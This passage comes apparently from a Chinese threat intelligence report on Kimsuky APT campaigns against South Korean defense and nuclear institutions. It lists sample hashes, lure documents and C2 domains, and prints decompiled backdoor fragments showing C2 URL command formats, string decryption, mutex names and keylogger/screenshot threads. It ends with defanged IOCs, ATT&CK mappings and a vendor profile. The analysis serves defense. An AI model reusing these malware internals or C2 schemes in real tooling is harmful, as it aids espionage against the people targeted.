
（图片来源：https://biz.chosun.com/policy/politics/2021/06/18/V4DTFCEXPRA4DFCBVVJO3DPR5I/）

通过分析关联样本，研究人员发现疑似相关的攻击样本，以“朝鲜无核化控制塔建设”为主题进行攻击。

文件名	북한비핵화컨트롤타워구축(안).wsf (朝鲜无核化控制塔建设)
MD5	f0255dfcb932c3072c2489124b25b373
SHA1	1302ef3a4b3ebd2127b21ec56e140cfd74aebd93
SHA256	97e2f035a2fac5ee8d07a204fcf36edc6417fd8099c66d95f314c05b45a9d34f
文件大小	442864 字节（432.48 KB）
文件格式	wsf
C&C	yes24-mart.pe.hu

此样本为 wsf 脚本，运行后依次释放诱饵文档和后门模块并执行，诱饵文档为“朝鲜无

核化”相关主题，与韩国原子能研究院具有相似的行业性质。



图[24].以“朝鲜无核化”为主题的诱饵文档


Kimsuky 曾在多次攻击活动中使用 wsf 脚本进行攻击，这次同样也使用了类似的后门模块进行攻击，使用的 C2 服务器为 yes24-mart.pe.hu。

```
71  sub_1000B3B0(L"[Dropper::dropAndRunCmd] Begin");
72  v1 = sub_10001000((int)&v36);
73  v68 = 0;
74  sub_10005E10(&v39, a1 + 28, L"/?m=c&p1=");
75  LOBYTE(v68) = 1;
76  sub_100036E0(&v30, v1);
77  LOBYTE(v68) = 2;
78  LOWORD(v61) = 0;
79  v63 = 7;
80  v62 = 0;
81  sub_10003F90(&v61, &v30, 0, 0xFFFFFFFF);
82  if ( v32 >= 8 )
83    j__free(v30);
84  v32 = 7;
85  v31 = 0;
86  LOWORD(v30) = 0;
87  if ( v41 >= 8 )
88    j__free(v39);
89  v41 = 7;
90  v40 = 0;
91  LOWORD(v39) = 0;
92  LOBYTE(v68) = 5;
93  if ( v38 >= 8 )
94    j__free(v36);
95  v38 = 7;
96  v37 = 0;
97  LOWORD(v36) = 0;
98  v2 = sub_10001000((int)&v42);
99  LOBYTE(v68) = 6;
100 sub_10005E10(&v49, a1 + 28, L"/?m=d&p1=");
```

图[25].Kimsuky 使用的后门模块


四、关联分析

经过分析，除攻击韩国原子能研究院外，上述攻击者所使用的 C2 域名均被解析到同一服务器 104.128.239.70，对该服务器相关资产进行梳理，发现从 2020 年 11 月起，有大量 Kimsuky 所使用的域名解析到该服务器，其中不乏有以“mail”、“member”、“exchange”等命名的域名，疑似为该组织进行钓鱼攻击活动所用。



图[26].解析到 104.128.239.70 的域名

利用网络钓鱼攻击无需高度复杂的黑客技术，攻击者可以通过伪造页面等形式收集目标邮箱账户等信息，再通过相关账户进行恶意邮件分发等各种欺骗行为感染目标，最终渗透到目标部门内部网络。




图[27]. Kimsuky 伪造的钓鱼页面示例

（图片来源：https://blog.malwarebytes.com/wp-content/uploads/2021/05/phishing-example.jpg）

此外，在今年 1 月份攻击者同样伪装韩国国防部相关文档进行攻击活动，样本信息如下：


文件名称	driver.cfg
MD5	7e041b101e1e574fb81f3f0cdf1c72b8
SHA1	2dccc8eb48bc7bdbde42cc4450086acac2c6ceeb
SHA256	742e04ae5f2cd42cf514abbd1956c5993a3a3b268f4abe6e107f81097a75d509
文件大小	2204672 字节 (2.10 MB)
文件格式	PE64 EXE
编译时间	2021/01/23 02:11:43

诱饵文档内容为韩国国防部工作报告相关内容，图标伪装成 hwp 文档图标，诱导用户点击执行，之后加载执行的 RAT 模块中使用的 C2 服务器为 imap.pamik.cf 和 exchange.amikbvx.cf，两者均被解析到服务器 104.128.239.70。



图[28].伪装成“韩国国防部工作报告”的诱饵文档

从样本层面来看，Kimsuky 在旧版本的基础上丰富了间谍功能，基本一致的流程可以表明攻击者在旧版本基础上不断添加及优化其间谍功能，例如使用同样的字符串解密函数。



以往攻击活动中使用的旧版本

```
    v8 = v2;
  else
    v8 = (_DWORD *)*v2;
  v25 = HIWORD(v8[v5]);
  unknown_libname_5(&v24, (int)L"%x", (int)&v20);
  v19[v5++] = v20;
}
while ( v5 < 0x10 );
v9 = 0;
v15 = 0;
if ( v16 > 0x20 )
{
  v10 = 32;
  do
  {
    if ( v9 >= 0x10 )
      v9 -= 16;
    v11 = v2[5];
    if ( v11 < 8 )
      v12 = v2;
    else
      v12 = (_DWORD *)*v2;
    v24 = v12[v10 / 2];
    if ( v11 < 8 )
      v13 = v2;
    else
      v13 = (_DWORD *)*v2;
    v25 = HIWORD(v13[v10 / 2]);
    unknown_libname_5(&v24, (int)L"%x", (int)&v20);
    sub_10009570(&v21, 1u, (unsigned __int16)(char)(v20 ^ v1
    v10 += 2;
```

此次攻击活动

```
    *(_DWORD *)((char *)&v26 + 2) = *(unsigned __int16 *)((char *)v9
    sub_18001BC10(&v26, L"%x", &v23);
    *v5 = v23;
    v6 += 4i64;
    ++v5;
    if ( !--v7 )
    {
      v10 = 32i64;
      v11 = 0i64;
      while ( 1 )
      {
        v12 = v11 - 16;
        if ( v11 < 0x10 )
          v12 = v11;
        v13 = 2 * v10;
        v14 = v3[3] < 8ui64;
        if ( v3[3] >= 8ui64 )
          break;
        LOWORD(v26) = *(_WORD *)((char *)v3 + v13);
        v15 = v3;
        if ( !v14 )
          goto LABEL_15;
LABEL_16:
        *(_DWORD *)((char *)&v26 + 2) = *(unsigned __int16 *)((char *
        sub_18001BC10(&v26, L"%x", &v23);
        v17 = (unsigned int)(char)(v23 ^ v7 ^ v22[v12]);
```

图[29].字符串解密函数对比

互斥体名称是此类间谍组件的特征之一，在之前的攻击活动中通常使用“DropperRegsvr32”字样。

```
LOWORD(v22) = 0;
sub_100097F0(
  &v22,
  L"6874300130f3fcf2268fb15f063a51a12c2a750444d25cfcbf5795bcc8c1a22e7430320302c10dcadd60e28dbeb2",
  92);
v27 = 0;
sub_10009140(&v22, (int)&v9);                 // &L"DropperRegsvr32-20201005123056"
LOBYTE(v27) = 1;
v1 = &v9;
if ( v11 >= 8 )
  v1 = v9;
v2 = g__CreateMutex_1003A780(0, 1, v1);
if ( GetLastError() == 183 )
{
  dword_1003A6F4(v2);
```

图[30].以往攻击活动中使用的互斥体名称

在此次攻击活动中，使用了以“SpyRegsvr32”关键字命名的互斥体名称，增强了此类组件的间谍属性。

```
str_init_1800081A0(
  (__m128i *)&v29,
  (const __m128i *)L"7a083b74d30ac604619837ec6859eb1b2951133583ee5b293a9194550f66bf95dfe2e9aa487680b2e049",
  0x54ui64);
v1 = (_QWORD *)str_dec_18001B330(&v29, (__int64)&v39);// &L"SpyRegsvr32-20210507140631"
v2 = v1;
v35 = v1;
v3 = v1;
if ( v1[3] >= 8ui64 )
  v3 = (_QWORD *)*v1;
v4 = 1;
v5 = ((__int64 (__fastcall *)(_QWORD, signed __int64, _QWORD *))stru_180076780.kernel32_CreateMutexW)(0i64, 1i64, v3);
if ( GetLastError() == 0xB7 )
{
```

图[31].本次攻击活动中使用的互斥体名称

该类组件将主要功能以单独线程方式执行，在以往攻击活动中，通常只有 RAT 线程、

键盘监控或屏幕监控线程（例如在以往攻击活动中只开启了 RAT 线程用来响应 C2 指令）。

```
if ( TokenHandle )
  CloseHandle_1003A6F4(TokenHandle);
if ( v6 )
  sub_100024C0();
v8 = CreateThread_1003A72C(0, 0, thread_rat_10006140, v0, 0, 0);
CloseHandle_1003A6F4(v8);
while ( !v0[25] )
  Sleep_1003A700(1000);
```

图[32].以往攻击活动中开启 RAT 线程

而在此次攻击活动中，增加了键盘监控线程、屏幕监控线程、文件监控线程、USB 监控线程，表明攻击者在不断丰富其间谍功能。

```
.ODWORD(v28) = 0;
v17 = ((__int64 (__fastcall *)(_QWORD, _Q
        0i64,
        0i64,
        thread_rat_18000E0C0,
        v0,
        v28,
        0i64);
(void (__fastcall *)(__int64))stru_18007
.ODWORD(v18) = 0;
v19 = ((__int64 (__fastcall *)(_QWORD, _Q
        0i64,
        0i64,
        thread_key_log_18000E150,
        v0,
        v18,
        0i64);
(void (__fastcall *)(__int64))stru_18007
.ODWORD(v20) = 0;
v21 = ((__int64 (__fastcall *)(_QWORD, _Q
        0i64,
        0i64,
        thread_screen_shot_1800109E0,
        v0,
        v20,
        0i64);
(void (__fastcall *)(__int64))stru_18007
.ODWORD(v22) = 0;
v23 = ((__int64 (__fastcall *)(_QWORD, _Q
        0i64,
        0i64,
        thread_file_mon_180014700,
        v0,
        v22,
        0i64);
```

图[33].此次攻击活动中开启多个工作线程

其远程指令格式也很有特点，开发者对旧版本保持了一定的兼容性。

```
67  v2 = sub_10005390(&v41, a1 + 28, L"/?m=c&p1=");
68  LOBYTE(v62) = 1;
69  sub_10003030(&v29, v2, (int)v1);
70  LOBYTE(v62) = 2;
71  LOWORD(v59) = 0;
72  v61 = 7;
73  v60 = 0;
74  sub_100038A0(&v59, &v29, 0, 0xFFFFFFFF);
75  if ( v31 >= 8 )
76    j__free(v29);
77  v31 = 7;
78  v30 = 0;
79  LOWORD(v29) = 0;
80  if ( v43 >= 8 )
81    j__free(v41);
82  v43 = 7;
83  v42 = 0;
84  LOWORD(v41) = 0;
85  LOBYTE(v62) = 5;
86  if ( v47 >= 8 )
87    j__free(v45);
88  v47 = 7;
89  v46 = 0;
90  LOWORD(v45) = 0;
91  v3 = sub_10001000(&v35);
92  LOBYTE(v62) = 6;
93  v4 = sub_10005390(&v38, a1 + 28, L"/?m=d&p1=");
94  LOBYTE(v62) = 7;
```

以往攻击活动中使用的旧版本

```
91  v3 = sub_180006110((unsigned __int64 *)&v44, (_QWORD *)(v1 + 40), (__int64)L"/?m=c&p1=");
92  str__cat_180003420((unsigned __int64 *)&v71, v4, v3, v2);
93  v48 = &v71;
94  sub_180003630((unsigned __int64 *)&v85, (__int64)&v71);
95  if ( v73 >= 8 )
96  {
97    v5 = (void *)v71;
98    if ( 2 * v73 + 2 >= 0x1000 )
99    {
100     v5 = *(void **)(v71 - 8);
101     if ( (unsigned __int64)(v71 - (_QWORD)v5 - 8) > 0x1F )
102       invalid_parameter_noinfo_noreturn();
103   }
104   j_j_free(v5);
105 }
106 v72 = 0i64;
107 v73 = 7i64;
108 LOWORD(v71) = 0;
109 if ( v46 >= 8 )
110 {
111   v6 = (void *)v44.m128i_i64[0];
112   if ( 2 * v46 + 2 >= 0x1000 )
113   {
114     v6 = *(void **)(v44.m128i_i64[0] - 8);
115     if ( (unsigned __int64)(v44.m128i_i64[0] - (_QWORD)v6 - 8) > 0x1F )
116       invalid_parameter_noinfo_noreturn();
117   }
118   j_j_free(v6);
119 }
120 v45 = 0i64;
121 v46 = 7i64;
122 v44.m128i_i16[0] = 0;
123 if ( v59 >= 8 )
124 {
125   v7 = v57;
126   if ( 2 * v59 + 2 >= 0x1000 )
127   {
128     v7 = (_BYTE *)*((_QWORD *)v57 - 1);
129     if ( (unsigned __int64)(v57 - v7 - 8) > 0x1F )
130       invalid_parameter_noinfo_noreturn();
131   }
132   j_j_free(v7);
133 }
134 v58 = 0i64;
135 v59 = 7i64;
136 LOWORD(v57) = 0;
137 v8 = j__kernel32_GetVolumeInformationW_180001000((__int64)&v52);
138 v9 = sub_180006110((unsigned __int64 *)&v54, (_QWORD *)(v1 + 40), (__int64)L"/?m=d&p1=");
```

此次攻击活动

图[34]. url 中的指令格式对比

综上所述，微步情报局推测服务器 104.128.239.70 疑似为 Kimsuky 组织专项行动所用资产之一。该组织至少从 2020 年 11 月份起就开始对韩国国防安全相关部门开展攻击活动，先后以“韩国国防部工作报告”、“韩国国防部招标文件”、“KISA 安全组件”等主题为诱饵对上述相关部门进行定向攻击。

五、结论

Kimsuky 组织作为境外 APT 组织，一直保持着很高的活跃度，其对热点事件尤其是政府相关事件保持较高的关注度，该组织在攻击过程中体现出轻量化、多阶段脚本载荷的特点。

近些年，Kimsuky 不断开发新的工具以及旧工具的变种，积极参与相关情报收集活动。微步情报局近期监测到具有相同背景的 Lazarus APT 组织同样在针对军工企业进行定向攻击活动，这与 Kimsuky 的攻击目标产生了一定的重叠，二者疑似是被统一策划进行定向攻击活动，微步情报局会对相关攻击活动持续进行跟踪，及时发现安全威胁并快速响应处置。

附录 - IOC

C2

vpn.atooi[.]ga

anto.shore[.]ml

mail.kumb[.]cf

app.at-me[.]ml

imap.pamik[.]cf

exchange.amikbvx[.]cf

yes24-mart.pe[.]hu

IP

104.128.239[.]70

27.102.114[.]89

Domain

dnhji.bnmvg[.]cf

mail.daums[.]cf

apple.may3[.]cf

gate.uhuioo[.]cf

gom.kititi[.]ga

mail3.nate-or[.]ga

owo.owo.wowow[.]ga

qygbn.xdtgh[.]ga

admin.daum-or[.]ml

auth.daum-or[.]ml

members.daum-vpn[.]ml

mail.dmaccount[.]ml

member.dmaccount[.]ml

app.gommi[.]ml

mail.kakaoo[.]ml

ao.nate-on[.]ml

mail.naver-check[.]ml

helper.onehappy[.]ml

mail.outlookin[.]ml

Hash

6184acd90c735783aafd32c3346c94332fa8c0212ec128a61f2764bd224c2535

fd59597169668b90c47d0ad6db1bcd7d778c6d54ee3c42bdd2d86b2d2d34c885

742e04ae5f2cd42cf514abbd1956c5993a3a3b268f4abe6e107f81097a75d509

679a17688cde5d57c4662df12ab134f64931497b87dfffd1cd87fd38ca2feeff

fe1a734019f0dc714bd3360e2369853ea97c02f108afe963769318934470967b

MITRE ATT&CK® Techniques - for Enterprise

策略	ID	技术名称
侦察	T1598	信息网络钓鱼
资源开发	T1583.001	获取基础设施：域
	T1583.004	获取基础设施：服务器
	T1587.001	开发功能：恶意软件
初始访问	T1566.001	鱼叉式附件
执行	T1059.001	命令和脚本解释器：PowerShell
	T1059.003	命令和脚本解释器：Cmd 命令
	T1059.007	命令和脚本解释器：JavaScript/Jscript
	T1204.002	用户执行：恶意文档
持久化	T1547.001	引导或登录自动启动：注册表启动项
特权升级	T1134	访问令牌操作
防御逃避	T1134	访问令牌操作
	T1140	解码文件或信息
	T1027.001	混淆的文件或信息：二进制填充
	T1202	间接命令执行
	T1218.005	已签名的二进制代理执行：Mshta
	T1218.010	已签名的二进制代理执行：Regsvr32
凭证访问	T1056.001	输入捕获：键盘记录
发现	T1082	系统信息发现
	T1083	文件和目录发现
收集	T1560	存档收集的数据
	T1005	来自本地系统的数据
	T1025	来自可移动媒体的数据
	T1056.001	输入捕获：键盘记录
	T1113	屏幕截图
命令和控制	T1071.001	应用层协议：web 协议

	T1132.002 T1573.001	数据编码：非标准编码 加密通道：对称密码学
渗出	T1041	通过 C2 通道进行渗透
影响	T1565.002	传输数据操作

MITRE ATT&CK® Techniques – for Mobile

策略	ID	**技术名称**
防御逃避	T1406	混淆的文件或信息
凭证访问	T1412	捕获短信
发现	T1430 T1426	位置跟踪 系统信息发现
收集	T1430 T1412	位置跟踪 捕获短信
命令和控制	T1573 T1071 T1571	加密通道 应用层协议 非标准端口
影响	T1447 T1448	删除设备数据 运营商账单欺诈

附录 – 微步情报局

微步情报局，即微步在线研究响应团队，负责微步在线安全分析与安全服务业务，主要研究内容包括威胁情报自动化研发、高级 APT 组织&黑产研究与追踪、恶意代码与自动化分析技术、重大事件应急响应等。

微步情报局由精通木马分析与取证技术、Web 攻击技术、溯源技术、大数据、AI 等安全技术的资深专家组成，并通过自动化情报生产系统、云沙箱、黑客画像系统、威胁狩猎系统、追踪溯源系统、威胁感知系统、大数据关联知识图谱等自主研发的系统，对微步在线每天新增的百万级样本文件、千万级 URL、PDNS、Whois 数据进行实时的自动化分析、同源分析及大数据关联分析。微步情报局自设立以来，累计率先发现了包括数十个境外高级 APT 组织针对我国关键基础设施和金融、能源、政府、高科技等行业的定向攻击行动，协助数百家各个行业头部客户处置了肆虐全球的 WannaCry 勒索事件、BlackTech 定向攻击我国证券和高科技事件、海莲花长期定向攻击我国海事/高科技/金融的攻击活动、OldFox 定向攻击全国上百家手机行业相关企业的事件。

公司简介

微步在线成立于2015年7月，是中国新一代网络安全代表企业。微步在线提供专业的威胁检测产品与服务，致力于成为企业客户的威胁发现和响应专家，是2017至2020年唯一连续入选Gartner《全球威胁情报市场指南》的中国公司。微步在线提供以威胁情报为核心的安全能力，结合大数据、可视化态势感知等技术，为客户提供及时、准确、可以指导行动的威胁情报，用来对网络攻击进行预警、防御、检测以及溯源分析等。其独特的基于大数据分析的安全技术和服务能够帮助您准确、快速、低成本地实现全面的威胁监测及检测，同时也可作为原有安全防御体系的有力补充，抵御网络攻击。

产品&服务

X情报社区 (x.threatbook.cn)

超过8万安全从业人员选择的综合性威胁分析平台和情报分享社区，为全球安全从业人员和企业提供便利的一站式分析工具，功能包括：文件检测、可疑文件分析、域名/IP/Hash/URL等的安全分析，用以进行事件鉴别、威胁程度分析、威胁影响分析、关联及溯源分析等。为用户间进行威胁情报分享，包括样本、黑客资源、攻击手法、线索、事件等，提供免费的互动、交流环境。此外，还为企业用户提供安全运营工具、外部资产监控、行业情报等企业级服务。

威胁感知平台 (Threat Detection Platform, TDP)

威胁感知平台是基于情报驱动的威胁感知内核与紧贴甲方视角的风险分析模块对双向全流量进行深度分析，能够全面发现网络威胁，实时判定成功攻击，精准定位失陷主机，并提供基于终端和流量的处置闭环能力。

本地威胁情报管理平台 (Threat Intelligence Platform, TIP)

微步本地威胁情报管理平台是一款部署在用户本地环境的多源威胁情报管理平台。主要用于整合多源情报，实现统一管理与共享；与现有安全系统或态感系统对接，降低告警噪音、提升威胁感知与响应能力；帮助企业进行本地私有化情报生产，实现情报关联分析与深度挖掘这三大场景。

主机威胁检测与响应平台 (Endpoint Detection and Response, OneEDR)

专注于入侵检测、自动化分析溯源的主机安全产品。基于微步在线高可信威胁情报、覆盖全攻击链的规则、机器学习等多种检测技术，实现既全面又精准的主机入侵威胁检测，覆盖近百种威胁场景。并提供多种可视化分析溯源工具，帮助用户梳理完整的入侵事件，掌握攻击者的攻击路径，高效溯源，快速响应。

互联网安全接入服务OneDNS (OneDNS)

OneDNS是国内首款SaaS安全网关，为企业提供办公终端的威胁防护能力，保证企业员工无论在总部、分支机构，还是远程办公时，均能安全的接入互联网，免受恶意软件、钓鱼、木马、后门、APT攻击等的侵害。企业仅需配置递归DNS即可使用服务，分钟级实施，无需任何硬件，后续无需投入任何运维成本，使用该产品可全面覆盖办公终端防护、多分支安全统一管控、远程办公安全等多种场景。

检测与应急响应服务 (Managed Detection and Response, MDR)

围绕“威胁发现与响应专家”的定位，微步在线MDR服务涵盖威胁检测、应急响应、重保驻场、高级情报订阅等安全服务。MDR服务由资深安全专家提供支持，对企业内外部威胁进行及时发现和响应，并对攻击者进行画像分析与溯源分析。针对主流威胁、重大安全事件、高危APT等事件进行深度分析。提供预警、防范、处置及修复建议。针对金融、能源、政府等重点行业威胁情报及安全事件提炼分析，提供处置及应对的最佳实践，帮助提升企业安全水平。

北京微步在线科技有限公司

www.threatbook.cn

电话：010-57017961

邮箱：contactus@threatbook.cn

地址：北京市海淀区苏州街49-3号3层